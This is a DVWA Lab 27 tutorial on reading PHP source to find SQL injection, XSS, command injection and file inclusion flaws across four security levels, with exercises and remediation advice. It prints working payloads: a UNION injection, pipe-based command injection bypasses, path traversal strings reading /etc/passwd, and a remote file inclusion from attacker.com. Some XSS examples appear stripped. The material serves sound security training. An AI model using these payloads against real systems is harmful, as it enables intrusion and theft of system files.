
This article is a cybersecurity training guide for DVWA Lab 27, which teaches source code review methodology by analyzing PHP vulnerabilities across four security levels. Rather than blindly exploiting applications through trial-and-error, the lab trains practitioners to read source code first, identify the exact vulnerability pattern, and construct precise exploits—a skill the author demonstrates finding three critical SQL injection points in eleven minutes on a real engagement. The article emphasizes that understanding vulnerable code patterns (concatenated queries, unescaped output, shell passthrough, raw file inclusion) transfers directly to professional penetration testing where source-informed exploit construction and remediation recommendations are more efficient and credible.
- White-box source review efficiencyThe author identifies three critical SQL injection points in 40,000 lines of production PHP code in eleven minutes by searching for the pattern of $_GET and $_POST variables concatenated into query strings—information that would require 5-15 minutes of black-box trial-and-error testing per vulnerability. DVWA's View Source button and Compare All Levels feature train this skill by showing exact PHP code alongside running applications, allowing learners to see precisely which parameters are vulnerable, what the query structure is, and what payload will work before sending a single request.
- SQL injection vulnerable pattern recognitionThe article identifies the SQL injection vulnerability pattern as direct variable concatenation: $query = "SELECT * FROM users WHERE user_id = '$id';" where $id comes from $_GET or $_POST with no sanitisation. DVWA's Low level demonstrates this completely unsanitised version; Medium uses mysqli_real_escape_string but fails because the query has no quotes around the variable, allowing numeric injection bypass (payload: 1 UNION SELECT user, password FROM users-- -); the Impossible level fixes this with parameterised prepared statements using bind_param('i', $id) which enforces integer type at th
- Medium security blacklist bypass methodologyThe article demonstrates that blacklist-based protections consistently fail because attackers read the exact source code containing the blacklist and craft payloads using only unblocked characters. DVWA Command Injection Medium blocks '&&' and ';' via str_replace, but the pipe character '|' remains unblocked, allowing the payload 127.0.0.1 | whoami. Similarly, Command Injection High blocks several metacharacters but misses the specific sequence—the blacklist contains '| ' (pipe plus space) but not '|' alone, exploitable via 127.0.0.1|whoami with no space.
- XSS encoding context mattersThe article explains XSS vulnerabilities stem from user input reaching HTML output without encoding, and the correct fix depends on output context. DVWA XSS Low simply echoes user input with no htmlspecialchars: echo 'Hello ' . $_GET['name'] . '';, allowing script injection. Medium strips only the tag (bypassable with , , or ); High uses case-insensitive regex to strip any variation of 'script' characters but other tags still work. Impossible uses htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8') which converts , ", and ' to HTML entities, making execution impossible.
- File inclusion path traversal and bypassThe article shows DVWA File Inclusion Low uses raw include($_GET['page']) allowing both LFI (payload: ../../etc/passwd) and RFI (payload: http://attacker.com/shell.php if allow_url_include is enabled). Medium strips '../' and 'http://' but str_replace is not recursive—the payload ....//....//....//etc/passwd bypasses this because after the replacement it becomes ../../etc/passwd. High uses fnmatch pattern matching requiring filenames to start with 'file', bypassable via file/../../../../etc/passwd. Impossible implements strict whitelist validation accepting only four specific filenames.
- Whitelist validation vs blacklist protectionThe article contrasts two security approaches: blacklist validation (blocking known-bad characters/patterns) versus whitelist validation (accepting only known-good input). Command Injection Impossible demonstrates whitelist by validating IP input with filter_var(FILTER_VALIDATE_IP), checking each octet is numeric and under 255—this rejects any shell metacharacters before the input reaches shell_exec(), making the metacharacter question irrelevant. Whitelists are more robust because they define what is allowed rather than trying to enumerate all possible attack characters.
- Source-informed remediation reportingThe article emphasizes that professional pentest findings improve from generic recommendations ('use parameterised queries') to specific, source-grounded findings that cite the exact vulnerable line and reference the Impossible-level implementation as the model fix. This requires reading DVWA's Impossible source code during Lab 27 so the correct remediation language is ready for the Lab 28 report, making findings technically precise and persuasive to developers who can see exactly what code to replace and what correct implementation looks like.
- Lab 27 exercises build pattern transferThe three structured exercises train learners to apply source review methodology: Exercise 1 teaches SQL injection source analysis by reading code before sending payloads and comparing all four security levels; Exercise 2 applies source-informed bypass derivation to Command Injection by identifying which characters are blocked versus unblocked in the blacklist; Exercise 3 completes source review across all four vulnerability classes using a worksheet that captures vulnerable patterns, input sources, payloads, and remediation sentences. The article states these patterns—concatenated queries, un
Bottom line: Source code review transforms penetration testing from time-consuming trial-and-error exploitation into precise, efficient vulnerability identification by reading exactly how applications process input; this skill, trained through DVWA's View Source button across four security levels, enables practitioners to construct correct exploits on the first attempt and write credible, developer-actionable remediation recommendations citing exact vulnerable lines and Impossible-level secure implementation
FREE
Part of the DVWA Complete Lab Series
On a white-box web application assessment last year, the client gave me access to the PHP source code alongside the running application. The codebase had 40,000 lines. I found three critical SQL injection points in eleven minutes — not by running SQLMap, but by searching the source for the pattern
$_GET and $_POST variables being concatenated into query strings. The source told me exactly which parameters to target, what the query structure was, and what payload would extract the data. DVWA’s View Source button teaches exactly that skill — reading what the application actually does with your input before you decide what to send it. Lets start with our DVWA Source Code Review Lab.🎯 What You’ll Master in Lab 27
⏱️ Lab 27 · 3 exercises · DVWA running locally
✅ Prerequisites
- DVWA running locally —DVWA Lab Setup Guide
if you need it
- DVWA SQL Injection Lab
— you need to have exploited SQLi first; today you will read the source that makes it vulnerable
- DVWA XSS Reflected Lab
— same: exploit first, then Lab 27 shows you the source behind it
- Basic PHP reading ability — you do not need to write PHP, just recognise patterns in existing code
📋 DVWA Source Code Review Lab 27 — Contents
- The View Source Button — How DVWA Exposes Its Own Code
- SQL Injection Source Review — Low to Impossible
- XSS Source Review — Where Output Goes Unescaped
- Command Injection Source Review — Shell Passthrough Patterns
- File Inclusion Source Review — Path Traversal in PHP
- Writing Source-Informed Remediation Recommendations
How often do you use DVWA’s View Source button?
Labs 1 through 26 taught you to exploit every major vulnerability class in DVWA. Lab 27 turns that around — instead of probing from outside, you read the code that makes each one exploitable. The DVWA lab series covers 30 labs total. Lab 28 is the final pentest report exercise where you document everything. Understanding the source code behind each vulnerability is what makes your Lab 28 report findings technically precise rather than generic.
The View Source Button — How DVWA Exposes Its Own Code
Every DVWA module has two buttons at the bottom of the page: View Source and View Help. View Source is the one that changes how you think about web application security testing. It shows you the exact PHP code processing your input for the current security level. More importantly, Compare All Levels shows Low, Medium, High, and Impossible in the same window — four versions of the same feature, each representing a different developer’s approach to the same security problem.
The way I use these buttons on every DVWA module: first I exploit the Low level by trial and error to build intuition. Then I open View Source and read exactly why the payload worked. Then I look at Medium and High to understand what the developer changed — and whether those changes are sufficient. The Impossible level is what I read when writing the remediation section of a report: it shows the correct fix rather than leaving me to write “use parameterised queries” without showing the client what that looks like in their specific code.
⏱️ 15 minutes · DVWA running locally
This exercise builds the source-first habit. Before you send a single SQLi payload, you will read the code, identify the vulnerability, and predict exactly what payload will work — then confirm it. This is white-box testing methodology applied to DVWA.
Set security to Low. DO NOT submit any input yet.
Click “View Source” at the bottom of the page.
Step 2: Read the PHP source carefully. Find these things:
— Where does the user input enter the code? ($_GET or $_POST?)
— What is the input variable name?
— Is the input sanitised before use? (Any mysql_real_escape_string,
intval, prepared statements, or validation functions?)
— What SQL query is constructed? Write it out exactly.
— What is the query doing? (SELECT? WHERE clause? JOIN?)
Step 3: Based only on the source code, answer these questions:
— What type of SQL injection does this allow? (UNION? Boolean? Error?)
— What column does the WHERE clause filter on?
— How many columns does the SELECT return?
— What database table is being queried?
Step 4: Construct your test payload purely from reading the source.
Without guessing or trying random payloads, write the exact UNION
injection payload that will work based on what you read.
Predict the output before submitting.
Step 5: Submit your payload and compare to your prediction.
Did the source tell you what you needed to know?
What would have taken longer using trial-and-error only?
Step 6: Now click “Compare All Levels.”
Look at Medium security. What changed?
What did the developer add? Is it sufficient?
Test whether the Medium protection is bypassable.
📸 Screenshot the DVWA source code alongside your working payload. Share in #dvwa-labs on Discord.
SQL Injection Source Review — Low to Impossible
The DVWA SQL injection module is the clearest illustration of how security level changes the underlying code. Reading all four levels back to back shows a progression from completely unsanitised input to correctly parameterised queries — and at Medium and High, the partial fixes that look like security but are not.
mysqli_real_escape_string escapes quotes but the query has no quotes around $id — numeric injection bypasses the entire protection
XSS Source Review — Where Output Goes Unescaped
XSS vulnerabilities in PHP come from user input reaching HTML output without encoding. The source review shows you exactly where that happens — and more importantly, what encoding function would fix it. Reading the output context (is the input inside a tag attribute? Inside a script block? In plain HTML?) determines which encoding is correct.
Command Injection Source Review — Shell Passthrough Patterns
Command injection vulnerabilities in PHP appear whenever user input reaches a function that executes shell commands: shell_exec(), exec(), system(), passthru(), or the backtick operator. The source review shows you which function is used and how the input is passed to it — which determines what shell metacharacters will chain additional commands.
⏱️ 20 minutes · DVWA running locally · Kali terminal for reference
This exercise applies source-informed bypass methodology to Command Injection. You will read the Medium and High source code, identify the exact characters the blacklist misses, and construct bypass payloads derived directly from the source — not from a payload list.
Click View Source. Read the blacklist carefully.
Write down every character or string that IS blocked.
Write down every character or string that is NOT blocked.
Step 2: From your list of unblocked characters, identify which
shell metacharacters can chain commands. Write the bypass payload
using only unblocked characters. Test it.
Step 3: Switch to High security. Click View Source.
Read the extended blacklist. Identify the ONE character sequence
that is blocked versus the ONE that is NOT.
(Hint: look very carefully at pipe-related entries.)
Step 4: Construct your High bypass payload from what you found.
The bypass is one character different from a blocked sequence.
Test it: submit 127.0.0.1[YOUR_BYPASS]id in the IP field.
Step 5: Compare Low, Medium, and High source in Compare All Levels.
For each level, answer:
— What type of protection was used? (Escaping? Blacklist? Whitelist?)
— What is the fundamental flaw in Medium and High’s approach?
— What ONE change to High security would close all these bypasses?
Step 6: Read the Impossible source code.
Write a one-sentence explanation of why Impossible cannot be bypassed
using the same techniques, even with the most creative payload.
📸 Screenshot your High-level bypass output showing command execution. Share in #dvwa-labs on Discord.
File Inclusion Source Review — Path Traversal in PHP
File inclusion vulnerabilities in PHP come from the include() or require() functions accepting user input as the filename. The Low source shows the most dangerous version — raw include with no validation. The source review tells you whether the application is vulnerable to Local File Inclusion only (LFI) or also Remote File Inclusion (RFI), which depends entirely on the PHP configuration and what the code does with the input.
⏱️ 20 minutes · DVWA running locally
This exercise builds your source review pattern recognition across all four DVWA vulnerability classes. You will read source, classify the vulnerability type, identify the specific flaw, and write the remediation — the exact output that goes into a professional pentest report’s findings section.
For each of the four modules below, click View Source and fill in
the Source Review Worksheet:
MODULE: SQL Injection
Vulnerable function/pattern: ___________
Input variable and source ($_GET/$_POST): ___________
Query structure: ___________
Payload that will work based on source alone: ___________
Impossible-level fix (one sentence): ___________
MODULE: XSS Reflected
Output context (HTML/attribute/script): ___________
Encoding function missing: ___________
Payload that will work: ___________
Impossible-level fix (one sentence): ___________
MODULE: Command Injection
Shell execution function: ___________
Input variable and source: ___________
Shell metacharacter that chains commands: ___________
Impossible-level fix (one sentence): ___________
MODULE: File Inclusion
PHP include function: ___________
LFI payload for /etc/passwd: ___________
Is RFI possible? Why/why not from source: ___________
Impossible-level fix (one sentence): ___________
Step 2: Compare your answers for each “Impossible-level fix” sentence
to what the Impossible source actually implements.
How close were you? What did you miss?
Step 3: Write a three-sentence executive summary that explains
why Low security has critical vulnerabilities using language
a non-technical stakeholder would understand.
Avoid jargon: no “SQLi”, no “concatenation”, no “sanitisation”.
📸 Screenshot your completed Source Review Worksheet. Share in #dvwa-labs on Discord. Tag #lab27complete
Writing Source-Informed Remediation Recommendations
The difference between a good pentest finding and a great one is the remediation section. A generic finding says “use parameterised queries.” A source-informed finding says “the vulnerable query on line 47 of /dvwa/vulnerabilities/sqli/source/low.php concatenates $id directly into the query string — replace this with a PDO prepared statement as implemented in the Impossible security level.” The second version tells the developer exactly what to change and shows them the correct implementation.
DVWA’s Impossible level is the remediation reference. For every finding in Lab 28, I will expect you to cite the Impossible source as the model for the fix. Reading it here in Lab 27 means you already have the language ready for the report.
📋 DVWA Source Review — Lab 27 Reference Card
✅ Lab 27 Complete — Source Code Review
SQL injection, XSS, command injection, and file inclusion source patterns across all four DVWA security levels — vulnerable to secure. Medium and High bypass methodology derived directly from the blacklist code. Impossible-level fix language ready for the report. Lab 28 is the final exercise: the complete penetration test report documenting everything from Lab 1 through Lab 27 in a professional deliverable format.
🧠 Lab 27 Check
❓ DVWA Source Code Review FAQ
What is source code review in ethical hacking?
How do you view source code in DVWA?
What makes PHP code vulnerable to SQL injection?
What is the difference between Low, Medium, and High security in DVWA?
Why should pentesters review source code before exploiting?
How does DVWA source code review prepare you for real engagements?
Lab 26 — Authentication Bypass
Lab 28 — Pentest Report
📚 Further Reading
- DVWA SQL Injection Lab — The exploitation side of what you just reviewed — combining exploit knowledge with source code understanding produces the most precise SQL injection methodology.
- DVWA Command Injection Lab — The original command injection exploitation lab — revisit after Lab 27 to see how source review changes how you approach the bypass methodology.
- DVWA Lab Setup Guide 2026 — Complete DVWA installation and configuration guide — required reading if your DVWA instance is not currently running.
- OWASP Code Review Guide — The industry standard methodology for security-focused source code review — covers PHP, Java, .NET and the full taxonomy of code-level vulnerability patterns.
- DVWA GitHub Repository — Official DVWA source code — reading the complete PHP files for each vulnerability module gives you the full picture beyond what the View Source button shows.
